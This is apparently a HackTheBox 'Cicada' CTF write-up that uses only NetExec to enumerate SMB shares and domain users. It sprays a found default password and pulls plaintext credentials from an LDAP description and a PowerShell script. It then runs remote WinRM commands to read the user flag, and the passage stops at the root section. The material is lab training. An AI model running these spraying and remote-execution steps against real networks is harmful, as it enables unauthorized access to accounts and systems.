    <title>HTB: Solving Cicada Using Only NetExec</title>
    <link href="https://seriotonctf.github.io/HTB-Solving-Cicada-Using-Only-NetExec/"/>
    <id>https://seriotonctf.github.io/HTB-Solving-Cicada-Using-Only-NetExec/</id>
    <published>2025-02-15T13:54:52.000Z</published>
    <updated>2025-06-09T16:33:56.475Z</updated>
    
    <content type="html"><![CDATA[<blockquote><p>This post simply demonstrates how to solve the machine using only NetExec. For a more in-depth walkthrough, check out <a href="https://www.youtube.com/watch?v=21Z_byocGhI">ippsec’s video</a> and <a href="https://0xdf.gitlab.io/2025/02/15/htb-cicada.html">0xdf’s writeup</a></p></blockquote><p>Cicada is an easy Active Directory machine from HackTheBox. The core concepts here are users enumeration, password spraying, SMB shares and Backup Operators group. In this writeup, I will walk through the entire machine using only <strong>NetExec</strong>.</p><blockquote><p>Make sure you have the latest version of Netexec by upgrading it with pipx using the following command</p></blockquote><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>pipx upgrade netexec</span><span class="line out"><br>upgraded package netexec from 1.3.0+a5ec90e4 to 1.3.0+8046495d (location: /home/serioton/.local/pipx/venvs/netexec)</span></pre></td></tr></table></figure><h1 id="USER"><a href="#USER" class="headerlink" title="USER"></a>USER</h1><h2 id="Enumeration"><a href="#Enumeration" class="headerlink" title="Enumeration"></a>Enumeration</h2><p>First, we use the <code>--generate-hosts-file</code> option, which automatically retrieves the domain name and netbios name, then generates an entry we can add to our <code>/etc/hosts</code> file</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>nxc smb 10.10.11.35 --generate-hosts-file hosts</span><span class="line out"><br>SMB         10.10.11.35     445    CICADA-DC        [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:False)</span></pre></td></tr></table></figure><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>cat hosts</span><span class="line out"><br>10.10.11.35    CICADA-DC CICADA-DC.cicada.htb cicada.htb</span></pre></td></tr></table></figure><h2 id="SMB"><a href="#SMB" class="headerlink" title="SMB"></a>SMB</h2><p>Let’s attempt guest authentication by using any username and password. As you can see, we are able to list shares with guest access. There are non-default shares named “HR” and “DEV”, let’s take note of them</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>nxc smb 10.10.11.35 -u a -p &#x27;&#x27; --shares</span><span class="line out"><br>SMB         10.10.11.35     445    CICADA-DC        [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:False)</span><span class="line out"><br>SMB         10.10.11.35     445    CICADA-DC        [+] cicada.htb\a: (Guest)</span><span class="line out"><br>SMB         10.10.11.35     445    CICADA-DC        [*] Enumerated shares</span><span class="line out"><br>SMB         10.10.11.35     445    CICADA-DC        Share           Permissions     Remark</span><span class="line out"><br>SMB         10.10.11.35     445    CICADA-DC        -----           -----------     ------</span><span class="line out"><br>SMB         10.10.11.35     445    CICADA-DC        ADMIN$                          Remote Admin</span><span class="line out"><br>SMB         10.10.11.35     445    CICADA-DC        C$                              Default share</span><span class="line out"><br>SMB         10.10.11.35     445    CICADA-DC        DEV</span><span class="line out"><br>SMB         10.10.11.35     445    CICADA-DC        HR              READ</span><span class="line out"><br>SMB         10.10.11.35     445    CICADA-DC        IPC$            READ            Remote IPC</span><span class="line out"><br>SMB         10.10.11.35     445    CICADA-DC        NETLOGON                        Logon server share</span><span class="line out"><br>SMB         10.10.11.35     445    CICADA-DC        SYSVOL                          Logon server share</span></pre></td></tr></table></figure><p>Now, let’s use the <code>--rid-brute</code> option to enumerate domain users</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>nxc smb 10.10.11.35 -u a -p &#x27;&#x27; --rid-brute</span><span class="line out"><br>SMB         10.10.11.35     445    CICADA-DC        [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:False)</span><span class="line out"><br>SMB         10.10.11.35     445    CICADA-DC        [+] cicada.htb\a: (Guest)</span><span class="line out"><br>SMB         10.10.11.35     445    CICADA-DC        498: CICADA\Enterprise Read-only Domain Controllers (SidTypeGroup)</span><span class="line out"><br>SMB         10.10.11.35     445    CICADA-DC        500: CICADA\Administrator (SidTypeUser)</span><span class="line out"><br>SMB         10.10.11.35     445    CICADA-DC        501: CICADA\Guest (SidTypeUser)</span><span class="line out"><br>SMB         10.10.11.35     445    CICADA-DC        502: CICADA\krbtgt (SidTypeUser)</span><span class="line out"><br>SMB         10.10.11.35     445    CICADA-DC        512: CICADA\Domain Admins (SidTypeGroup)</span><span class="line out"><br>SMB         10.10.11.35     445    CICADA-DC        513: CICADA\Domain Users (SidTypeGroup)</span><span class="line out"><br>SMB         10.10.11.35     445    CICADA-DC        514: CICADA\Domain Guests (SidTypeGroup)</span><span class="line out"><br>SMB         10.10.11.35     445    CICADA-DC        515: CICADA\Domain Computers (SidTypeGroup)</span><span class="line out"><br>SMB         10.10.11.35     445    CICADA-DC        516: CICADA\Domain Controllers (SidTypeGroup)</span><span class="line out"><br>SMB         10.10.11.35     445    CICADA-DC        517: CICADA\Cert Publishers (SidTypeAlias)</span><span class="line out"><br>SMB         10.10.11.35     445    CICADA-DC        518: CICADA\Schema Admins (SidTypeGroup)</span><span class="line out"><br>SMB         10.10.11.35     445    CICADA-DC        519: CICADA\Enterprise Admins (SidTypeGroup)</span><span class="line out"><br>SMB         10.10.11.35     445    CICADA-DC        520: CICADA\Group Policy Creator Owners (SidTypeGroup)</span><span class="line out"><br>SMB         10.10.11.35     445    CICADA-DC        521: CICADA\Read-only Domain Controllers (SidTypeGroup)</span><span class="line out"><br>SMB         10.10.11.35     445    CICADA-DC        522: CICADA\Cloneable Domain Controllers (SidTypeGroup)</span><span class="line out"><br>SMB         10.10.11.35     445    CICADA-DC        525: CICADA\Protected Users (SidTypeGroup)</span><span class="line out"><br>SMB         10.10.11.35     445    CICADA-DC        526: CICADA\Key Admins (SidTypeGroup)</span><span class="line out"><br>SMB         10.10.11.35     445    CICADA-DC        527: CICADA\Enterprise Key Admins (SidTypeGroup)</span><span class="line out"><br>SMB         10.10.11.35     445    CICADA-DC        553: CICADA\RAS and IAS Servers (SidTypeAlias)</span><span class="line out"><br>SMB         10.10.11.35     445    CICADA-DC        571: CICADA\Allowed RODC Password Replication Group (SidTypeAlias)</span><span class="line out"><br>SMB         10.10.11.35     445    CICADA-DC        572: CICADA\Denied RODC Password Replication Group (SidTypeAlias)</span><span class="line out"><br>SMB         10.10.11.35     445    CICADA-DC        1000: CICADA\CICADA-DC$ (SidTypeUser)</span><span class="line out"><br>SMB         10.10.11.35     445    CICADA-DC        1101: CICADA\DnsAdmins (SidTypeAlias)</span><span class="line out"><br>SMB         10.10.11.35     445    CICADA-DC        1102: CICADA\DnsUpdateProxy (SidTypeGroup)</span><span class="line out"><br>SMB         10.10.11.35     445    CICADA-DC        1103: CICADA\Groups (SidTypeGroup)</span><span class="line out"><br>SMB         10.10.11.35     445    CICADA-DC        1104: CICADA\john.smoulder (SidTypeUser)</span><span class="line out"><br>SMB         10.10.11.35     445    CICADA-DC        1105: CICADA\sarah.dantelia (SidTypeUser)</span><span class="line out"><br>SMB         10.10.11.35     445    CICADA-DC        1106: CICADA\michael.wrightson (SidTypeUser)</span><span class="line out"><br>SMB         10.10.11.35     445    CICADA-DC        1108: CICADA\david.orelious (SidTypeUser)</span><span class="line out"><br>SMB         10.10.11.35     445    CICADA-DC        1109: CICADA\Dev Support (SidTypeGroup)</span><span class="line out"><br>SMB         10.10.11.35     445    CICADA-DC        1601: CICADA\emily.oscars (SidTypeUser)</span></pre></td></tr></table></figure><p>We can clean up the output to get a nice list of users</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>cat tmp | cut -d &#x27;\&#x27; -f2 | awk &#x27;&#123;print $1&#125;&#x27;</span><span class="line out"><br>john.smoulder</span><span class="line out"><br>sarah.dantelia</span><span class="line out"><br>michael.wrightson</span><span class="line out"><br>david.orelious</span><span class="line out"><br>emily.oscars</span></pre></td></tr></table></figure><p>Another thing we can try is the <code>spider_plus</code> module, which searches file shares with read access</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>nxc smb 10.10.11.35 -u a -p &#x27;&#x27; -M spider_plus</span><span class="line out"><br>SMB         10.10.11.35     445    CICADA-DC        [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:False)</span><span class="line out"><br>SMB         10.10.11.35     445    CICADA-DC        [+] cicada.htb\a: (Guest)</span><span class="line out"><br>SPIDER_PLUS 10.10.11.35     445    CICADA-DC        [*] Started module spidering_plus with the following options:</span><span class="line out"><br>SPIDER_PLUS 10.10.11.35     445    CICADA-DC        [*]  DOWNLOAD_FLAG: False</span><span class="line out"><br>SPIDER_PLUS 10.10.11.35     445    CICADA-DC        [*]     STATS_FLAG: True</span><span class="line out"><br>SPIDER_PLUS 10.10.11.35     445    CICADA-DC        [*] EXCLUDE_FILTER: [&#x27;print$&#x27;, &#x27;ipc$&#x27;]</span><span class="line out"><br>SPIDER_PLUS 10.10.11.35     445    CICADA-DC        [*]   EXCLUDE_EXTS: [&#x27;ico&#x27;, &#x27;lnk&#x27;]</span><span class="line out"><br>SPIDER_PLUS 10.10.11.35     445    CICADA-DC        [*]  MAX_FILE_SIZE: 50 KB</span><span class="line out"><br>SPIDER_PLUS 10.10.11.35     445    CICADA-DC        [*]  OUTPUT_FOLDER: /tmp/nxc_hosted/nxc_spider_plus</span><span class="line out"><br>SMB         10.10.11.35     445    CICADA-DC        [*] Enumerated shares</span><span class="line out"><br>SMB         10.10.11.35     445    CICADA-DC        Share           Permissions     Remark</span><span class="line out"><br>SMB         10.10.11.35     445    CICADA-DC        -----           -----------     ------</span><span class="line out"><br>SMB         10.10.11.35     445    CICADA-DC        ADMIN$                          Remote Admin</span><span class="line out"><br>SMB         10.10.11.35     445    CICADA-DC        C$                              Default share</span><span class="line out"><br>SMB         10.10.11.35     445    CICADA-DC        DEV</span><span class="line out"><br>SMB         10.10.11.35     445    CICADA-DC        HR              READ</span><span class="line out"><br>SMB         10.10.11.35     445    CICADA-DC        IPC$            READ            Remote IPC</span><span class="line out"><br>SMB         10.10.11.35     445    CICADA-DC        NETLOGON                        Logon server share</span><span class="line out"><br>SMB         10.10.11.35     445    CICADA-DC        SYSVOL                          Logon server share</span><span class="line out"><br>SPIDER_PLUS 10.10.11.35     445    CICADA-DC        [+] Saved share-file metadata to &quot;/tmp/nxc_hosted/nxc_spider_plus/10.10.11.35.json&quot;.</span><span class="line out"><br>SPIDER_PLUS 10.10.11.35     445    CICADA-DC        [*] SMB Shares:           7 (ADMIN$, C$, DEV, HR, IPC$, NETLOGON, SYSVOL)</span><span class="line out"><br>SPIDER_PLUS 10.10.11.35     445    CICADA-DC        [*] SMB Readable Shares:  2 (HR, IPC$)</span><span class="line out"><br>SPIDER_PLUS 10.10.11.35     445    CICADA-DC        [*] SMB Filtered Shares:  1</span><span class="line out"><br>SPIDER_PLUS 10.10.11.35     445    CICADA-DC        [*] Total folders found:  0</span><span class="line out"><br>SPIDER_PLUS 10.10.11.35     445    CICADA-DC        [*] Total files found:    1</span><span class="line out"><br>SPIDER_PLUS 10.10.11.35     445    CICADA-DC        [*] File size average:    1.24 KB</span><span class="line out"><br>SPIDER_PLUS 10.10.11.35     445    CICADA-DC        [*] File size min:        1.24 KB</span><span class="line out"><br>SPIDER_PLUS 10.10.11.35     445    CICADA-DC        [*] File size max:        1.24 KB</span></pre></td></tr></table></figure><p>The <code>spider_plus</code> module saves the list of files in a json file. In our case, it dumped the results in “&#x2F;tmp&#x2F;nxc_hosted&#x2F;nxc_spider_plus&#x2F;10.10.11.35.json”. Looking at the output, we can see a file inside the HR share called “Notice from HR.txt”, which we have read access to</p><figure class="highlight json"><table><tr><td class="code"><pre><span class="line"><span class="punctuation">&#123;</span></span><br><span class="line">    <span class="attr">&quot;HR&quot;</span><span class="punctuation">:</span> <span class="punctuation">&#123;</span></span><br><span class="line">        <span class="attr">&quot;Notice from HR.txt&quot;</span><span class="punctuation">:</span> <span class="punctuation">&#123;</span></span><br><span class="line">            <span class="attr">&quot;atime_epoch&quot;</span><span class="punctuation">:</span> <span class="string">&quot;2024-08-28 18:31:48&quot;</span><span class="punctuation">,</span></span><br><span class="line">            <span class="attr">&quot;ctime_epoch&quot;</span><span class="punctuation">:</span> <span class="string">&quot;2024-03-14 13:29:03&quot;</span><span class="punctuation">,</span></span><br><span class="line">            <span class="attr">&quot;mtime_epoch&quot;</span><span class="punctuation">:</span> <span class="string">&quot;2024-08-28 18:31:48&quot;</span><span class="punctuation">,</span></span><br><span class="line">            <span class="attr">&quot;size&quot;</span><span class="punctuation">:</span> <span class="string">&quot;1.24 KB&quot;</span></span><br><span class="line">        <span class="punctuation">&#125;</span></span><br><span class="line">    <span class="punctuation">&#125;</span></span><br><span class="line"><span class="punctuation">&#125;</span></span><br></pre></td></tr></table></figure><p>We can use the <code>--get-file</code> option along with the <code>--share</code> option to grab the file to our local machine</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>nxc smb 10.10.11.35 -u a -p &#x27;&#x27; --get-file &#x27;Notice from HR.txt&#x27; notice-from-hr.txt --share HR</span><span class="line out"><br>SMB         10.10.11.35     445    CICADA-DC        [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:False)</span><span class="line out"><br>SMB         10.10.11.35     445    CICADA-DC        [+] cicada.htb\a: (Guest)</span><span class="line out"><br>SMB         10.10.11.35     445    CICADA-DC        [*] Copying &quot;Notice from HR.txt&quot; to &quot;notice-from-hr.txt&quot;</span><span class="line out"><br>SMB         10.10.11.35     445    CICADA-DC        [+] File &quot;Notice from HR.txt&quot; was downloaded to &quot;notice-from-hr.txt&quot;</span></pre></td></tr></table></figure><p>Inspecting the file reveals a plaintext password</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>cat notice-from-hr.txt</span><span class="line out"><br>...</span><span class="line out"><br>Your default password is: Cicada$M6Corpb*@Lp#nZp!8</span><span class="line out"><br>...</span></pre></td></tr></table></figure><p>Since we dont know which user that password belongs to, we can spray it with the list of users we gathered earlier. In this case, we get a hit for the user “michael.wrightson”</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>nxc smb 10.10.11.35 -u users.txt -p &#x27;Cicada$M6Corpb*@Lp#nZp!8&#x27; --continue-on-success</span><span class="line out"><br>SMB         10.10.11.35     445    CICADA-DC        [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:False)</span><span class="line out"><br>...</span><span class="line out"><br>SMB         10.10.11.35     445    CICADA-DC        [+] cicada.htb\michael.wrightson:Cicada$M6Corpb*@Lp#nZp!8</span><span class="line out"><br>...</span></pre></td></tr></table></figure><p>With these credentials in hand, we can use the <code>--users</code> flag to enumerate more users and check their descriptions, as some users may store their passwords there</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>nxc ldap 10.10.11.35 -u michael.wrightson -p &#x27;Cicada$M6Corpb*@Lp#nZp!8&#x27; --users</span><span class="line out"><br>LDAP        10.10.11.35     389    CICADA-DC        [*] Windows Server 2022 Build 20348 (name:CICADA-DC) (domain:cicada.htb)</span><span class="line out"><br>LDAP        10.10.11.35     389    CICADA-DC        [+] cicada.htb\michael.wrightson:Cicada$M6Corpb*@Lp#nZp!8</span><span class="line out"><br>LDAP        10.10.11.35     389    CICADA-DC        [*] Enumerated 8 domain users: cicada.htb</span><span class="line out"><br>LDAP        10.10.11.35     389    CICADA-DC        -Username-                    -Last PW Set-       -BadPW- -Description-</span><span class="line out"><br>LDAP        10.10.11.35     389    CICADA-DC        Administrator                 2024-08-26 20:08:03 10      Built-in account for administering the computer/domain</span><span class="line out"><br>LDAP        10.10.11.35     389    CICADA-DC        Guest                         2024-08-28 17:26:56 0       Built-in account for guest access to the computer/domain</span><span class="line out"><br>LDAP        10.10.11.35     389    CICADA-DC        krbtgt                        2024-03-14 11:14:10 4       Key Distribution Center Service Account</span><span class="line out"><br>LDAP        10.10.11.35     389    CICADA-DC        john.smoulder                 2024-03-14 12:17:29 1</span><span class="line out"><br>LDAP        10.10.11.35     389    CICADA-DC        sarah.dantelia                2024-03-14 12:17:29 1</span><span class="line out"><br>LDAP        10.10.11.35     389    CICADA-DC        michael.wrightson             2024-03-14 12:17:29 1</span><span class="line out"><br>LDAP        10.10.11.35     389    CICADA-DC        david.orelious                2024-03-14 12:17:29 1       Just in case I forget my password is aRt$Lp#7t*VQ!3</span><span class="line out"><br>LDAP        10.10.11.35     389    CICADA-DC        emily.oscars                  2024-08-22 21:20:17 1</span></pre></td></tr></table></figure><p>Or, we can use the <code>get-desc-users</code> module for ldap, which only retrieves the descriptions of the users</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>nxc ldap 10.10.11.35 -u michael.wrightson -p &#x27;Cicada$M6Corpb*@Lp#nZp!8&#x27; -M get-desc-users</span><span class="line out"><br>LDAP        10.10.11.35     389    CICADA-DC        [*] Windows Server 2022 Build 20348 (name:CICADA-DC) (domain:cicada.htb)</span><span class="line out"><br>LDAP        10.10.11.35     389    CICADA-DC        [+] cicada.htb\michael.wrightson:Cicada$M6Corpb*@Lp#nZp!8</span><span class="line out"><br>GET-DESC... 10.10.11.35     389    CICADA-DC        [+] Found following users:</span><span class="line out"><br>GET-DESC... 10.10.11.35     389    CICADA-DC        User: Administrator description: Built-in account for administering the computer/domain</span><span class="line out"><br>GET-DESC... 10.10.11.35     389    CICADA-DC        User: Guest description: Built-in account for guest access to the computer/domain</span><span class="line out"><br>GET-DESC... 10.10.11.35     389    CICADA-DC        User: krbtgt description: Key Distribution Center Service Account</span><span class="line out"><br>GET-DESC... 10.10.11.35     389    CICADA-DC        User: david.orelious description: Just in case I forget my password is aRt$Lp#7t*VQ!3</span></pre></td></tr></table></figure><p>We can see a note in david.orelious’ description revealing his password</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>nxc smb 10.10.11.35 -u david.orelious -p &#x27;aRt$Lp#7t*VQ!3&#x27;</span><span class="line out"><br>SMB         10.10.11.35     445    CICADA-DC        [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:False)</span><span class="line out"><br>SMB         10.10.11.35     445    CICADA-DC        [+] cicada.htb\david.orelious:aRt$Lp#7t*VQ!3</span></pre></td></tr></table></figure><p>Let’s check if our new user has access to the DEV share using the <code>--shares</code> option</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>nxc smb 10.10.11.35 -u david.orelious -p &#x27;aRt$Lp#7t*VQ!3&#x27; --shares</span><span class="line out"><br>SMB         10.10.11.35     445    CICADA-DC        [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:False)</span><span class="line out"><br>SMB         10.10.11.35     445    CICADA-DC        [+] cicada.htb\david.orelious:aRt$Lp#7t*VQ!3</span><span class="line out"><br>SMB         10.10.11.35     445    CICADA-DC        [*] Enumerated shares</span><span class="line out"><br>SMB         10.10.11.35     445    CICADA-DC        Share           Permissions     Remark</span><span class="line out"><br>SMB         10.10.11.35     445    CICADA-DC        -----           -----------     ------</span><span class="line out"><br>SMB         10.10.11.35     445    CICADA-DC        ADMIN$                          Remote Admin</span><span class="line out"><br>SMB         10.10.11.35     445    CICADA-DC        C$                              Default share</span><span class="line out"><br>SMB         10.10.11.35     445    CICADA-DC        DEV             READ</span><span class="line out"><br>SMB         10.10.11.35     445    CICADA-DC        HR              READ</span><span class="line out"><br>SMB         10.10.11.35     445    CICADA-DC        IPC$            READ            Remote IPC</span><span class="line out"><br>SMB         10.10.11.35     445    CICADA-DC        NETLOGON        READ            Logon server share</span><span class="line out"><br>SMB         10.10.11.35     445    CICADA-DC        SYSVOL          READ            Logon server share</span></pre></td></tr></table></figure><p>Indeed, the user has read access to that share. Once again, let’s use the <code>spider_plus</code> module to look for interesting files</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>nxc smb 10.10.11.35 -u david.orelious -p &#x27;aRt$Lp#7t*VQ!3&#x27; -M spider_plus</span><span class="line out"><br>SMB         10.10.11.35     445    CICADA-DC        [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:False)</span><span class="line out"><br>SMB         10.10.11.35     445    CICADA-DC        [+] cicada.htb\david.orelious:aRt$Lp#7t*VQ!3</span><span class="line out"><br>SPIDER_PLUS 10.10.11.35     445    CICADA-DC        [*] Started module spidering_plus with the following options:</span><span class="line out"><br>SPIDER_PLUS 10.10.11.35     445    CICADA-DC        [*]  DOWNLOAD_FLAG: False</span><span class="line out"><br>SPIDER_PLUS 10.10.11.35     445    CICADA-DC        [*]     STATS_FLAG: True</span><span class="line out"><br>SPIDER_PLUS 10.10.11.35     445    CICADA-DC        [*] EXCLUDE_FILTER: [&#x27;print$&#x27;, &#x27;ipc$&#x27;]</span><span class="line out"><br>SPIDER_PLUS 10.10.11.35     445    CICADA-DC        [*]   EXCLUDE_EXTS: [&#x27;ico&#x27;, &#x27;lnk&#x27;]</span><span class="line out"><br>SPIDER_PLUS 10.10.11.35     445    CICADA-DC        [*]  MAX_FILE_SIZE: 50 KB</span><span class="line out"><br>SPIDER_PLUS 10.10.11.35     445    CICADA-DC        [*]  OUTPUT_FOLDER: /tmp/nxc_hosted/nxc_spider_plus</span><span class="line out"><br>SMB         10.10.11.35     445    CICADA-DC        [*] Enumerated shares</span><span class="line out"><br>SMB         10.10.11.35     445    CICADA-DC        Share           Permissions     Remark</span><span class="line out"><br>SMB         10.10.11.35     445    CICADA-DC        -----           -----------     ------</span><span class="line out"><br>SMB         10.10.11.35     445    CICADA-DC        ADMIN$                          Remote Admin</span><span class="line out"><br>SMB         10.10.11.35     445    CICADA-DC        C$                              Default share</span><span class="line out"><br>SMB         10.10.11.35     445    CICADA-DC        DEV             READ</span><span class="line out"><br>SMB         10.10.11.35     445    CICADA-DC        HR              READ</span><span class="line out"><br>SMB         10.10.11.35     445    CICADA-DC        IPC$            READ            Remote IPC</span><span class="line out"><br>SMB         10.10.11.35     445    CICADA-DC        NETLOGON        READ            Logon server share</span><span class="line out"><br>SMB         10.10.11.35     445    CICADA-DC        SYSVOL          READ            Logon server share</span><span class="line out"><br>SPIDER_PLUS 10.10.11.35     445    CICADA-DC        [+] Saved share-file metadata to &quot;/tmp/nxc_hosted/nxc_spider_plus/10.10.11.35.json&quot;.</span><span class="line out"><br>SPIDER_PLUS 10.10.11.35     445    CICADA-DC        [*] SMB Shares:           7 (ADMIN$, C$, DEV, HR, IPC$, NETLOGON, SYSVOL)</span><span class="line out"><br>SPIDER_PLUS 10.10.11.35     445    CICADA-DC        [*] SMB Readable Shares:  5 (DEV, HR, IPC$, NETLOGON, SYSVOL)</span><span class="line out"><br>SPIDER_PLUS 10.10.11.35     445    CICADA-DC        [*] SMB Filtered Shares:  1</span><span class="line out"><br>SPIDER_PLUS 10.10.11.35     445    CICADA-DC        [*] Total folders found:  33</span><span class="line out"><br>SPIDER_PLUS 10.10.11.35     445    CICADA-DC        [*] Total files found:    12</span><span class="line out"><br>SPIDER_PLUS 10.10.11.35     445    CICADA-DC        [*] File size average:    1.09 KB</span><span class="line out"><br>SPIDER_PLUS 10.10.11.35     445    CICADA-DC        [*] File size min:        23 B</span><span class="line out"><br>SPIDER_PLUS 10.10.11.35     445    CICADA-DC        [*] File size max:        5.22 KB</span></pre></td></tr></table></figure><p>There’s a PowerShell script called “Backup_script.ps1” inside the share</p><figure class="highlight json"><table><tr><td class="code"><pre><span class="line"><span class="attr">&quot;DEV&quot;</span><span class="punctuation">:</span> <span class="punctuation">&#123;</span></span><br><span class="line">    <span class="attr">&quot;Backup_script.ps1&quot;</span><span class="punctuation">:</span> <span class="punctuation">&#123;</span></span><br><span class="line">        <span class="attr">&quot;atime_epoch&quot;</span><span class="punctuation">:</span> <span class="string">&quot;2024-08-28 18:28:22&quot;</span><span class="punctuation">,</span></span><br><span class="line">        <span class="attr">&quot;ctime_epoch&quot;</span><span class="punctuation">:</span> <span class="string">&quot;2024-03-14 13:31:38&quot;</span><span class="punctuation">,</span></span><br><span class="line">        <span class="attr">&quot;mtime_epoch&quot;</span><span class="punctuation">:</span> <span class="string">&quot;2024-08-28 18:28:22&quot;</span><span class="punctuation">,</span></span><br><span class="line">        <span class="attr">&quot;size&quot;</span><span class="punctuation">:</span> <span class="string">&quot;601 B&quot;</span></span><br><span class="line">    <span class="punctuation">&#125;</span></span><br><span class="line"><span class="punctuation">&#125;</span></span><br></pre></td></tr></table></figure><p>We can use the same command as before to download the PowerShell script from the DEV share</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>nxc smb 10.10.11.35 -u david.orelious -p &#x27;aRt$Lp#7t*VQ!3&#x27; --get-file &#x27;Backup_script.ps1&#x27; Backup_script.ps1 --share DEV</span><span class="line out"><br>SMB         10.10.11.35     445    CICADA-DC        [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:False)</span><span class="line out"><br>SMB         10.10.11.35     445    CICADA-DC        [+] cicada.htb\david.orelious:aRt$Lp#7t*VQ!3</span><span class="line out"><br>SMB         10.10.11.35     445    CICADA-DC        [*] Copying &quot;Backup_script.ps1&quot; to &quot;Backup_script.ps1&quot;</span><span class="line out"><br>SMB         10.10.11.35     445    CICADA-DC        [+] File &quot;Backup_script.ps1&quot; was downloaded to &quot;Backup_script.ps1&quot;</span></pre></td></tr></table></figure><p>Looking through the script, we find hardcoded credentials for the user emily.oscars</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>cat Backup_script.ps1</span><span class="line out"><br></span><span class="line out"><br>$sourceDirectory = &quot;C:\smb&quot;</span><span class="line out"><br>$destinationDirectory = &quot;D:\Backup&quot;</span><span class="line out"><br></span><span class="line out"><br>$username = &quot;emily.oscars&quot;</span><span class="line out"><br>$password = ConvertTo-SecureString &quot;Q!3@Lp#M6b*7t*Vt&quot; -AsPlainText -Force</span><span class="line out"><br>$credentials = New-Object System.Management.Automation.PSCredential($username, $password)</span><span class="line out"><br>$dateStamp = Get-Date -Format &quot;yyyyMMdd_HHmmss&quot;</span><span class="line out"><br>$backupFileName = &quot;smb_backup_$dateStamp.zip&quot;</span><span class="line out"><br>$backupFilePath = Join-Path -Path $destinationDirectory -ChildPath $backupFileName</span><span class="line out"><br>Compress-Archive -Path $sourceDirectory -DestinationPath $backupFilePath</span><span class="line out"><br>Write-Host &quot;Backup completed successfully. Backup file saved to: $backupFilePath&quot;</span></pre></td></tr></table></figure><p>These credentials are valid for SMB</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>nxc smb 10.10.11.35 -u emily.oscars -p &#x27;Q!3@Lp#M6b*7t*Vt&#x27;</span><span class="line out"><br>SMB         10.10.11.35     445    CICADA-DC        [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:False)</span><span class="line out"><br>SMB         10.10.11.35     445    CICADA-DC        [+] cicada.htb\emily.oscars:Q!3@Lp#M6b*7t*Vt</span></pre></td></tr></table></figure><p>They also work for winrm and we can PsRemote (Pwn3d!)</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>nxc winrm 10.10.11.35 -u emily.oscars -p &#x27;Q!3@Lp#M6b*7t*Vt&#x27;</span><span class="line out"><br>WINRM       10.10.11.35     5985   CICADA-DC        [*] Windows Server 2022 Build 20348 (name:CICADA-DC) (domain:cicada.htb)</span><span class="line out"><br>WINRM       10.10.11.35     5985   CICADA-DC        [+] cicada.htb\emily.oscars:Q!3@Lp#M6b*7t*Vt (Pwn3d!)</span></pre></td></tr></table></figure><p>I can’t use Evil-WinRM here to grab the flag since I’m only using NetExec for this walkthrough… oh wait, NetExec has an option to execute PowerShell commands remotely using the <code>-X</code> option—so I can grab the flag anyway!</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>nxc winrm 10.10.11.35 -u emily.oscars -p &#x27;Q!3@Lp#M6b*7t*Vt&#x27; -X &#x27;cat C:\Users\emily.oscars.CICADA\desktop\user.txt&#x27;</span><span class="line out"><br>WINRM       10.10.11.35     5985   CICADA-DC        [*] Windows Server 2022 Build 20348 (name:CICADA-DC) (domain:cicada.htb)</span><span class="line out"><br>WINRM       10.10.11.35     5985   CICADA-DC        [+] cicada.htb\emily.oscars:Q!3@Lp#M6b*7t*Vt (Pwn3d!)</span><span class="line out"><br>WINRM       10.10.11.35     5985   CICADA-DC        [+] Executed command (shell type: powershell)</span><span class="line out"><br>WINRM       10.10.11.35     5985   CICADA-DC        e8dbd384bcc5a717e0f57b0c4ee359fb</span></pre></td></tr></table></figure><hr><h1 id="Root"><a href="#Root" class="headerlink" 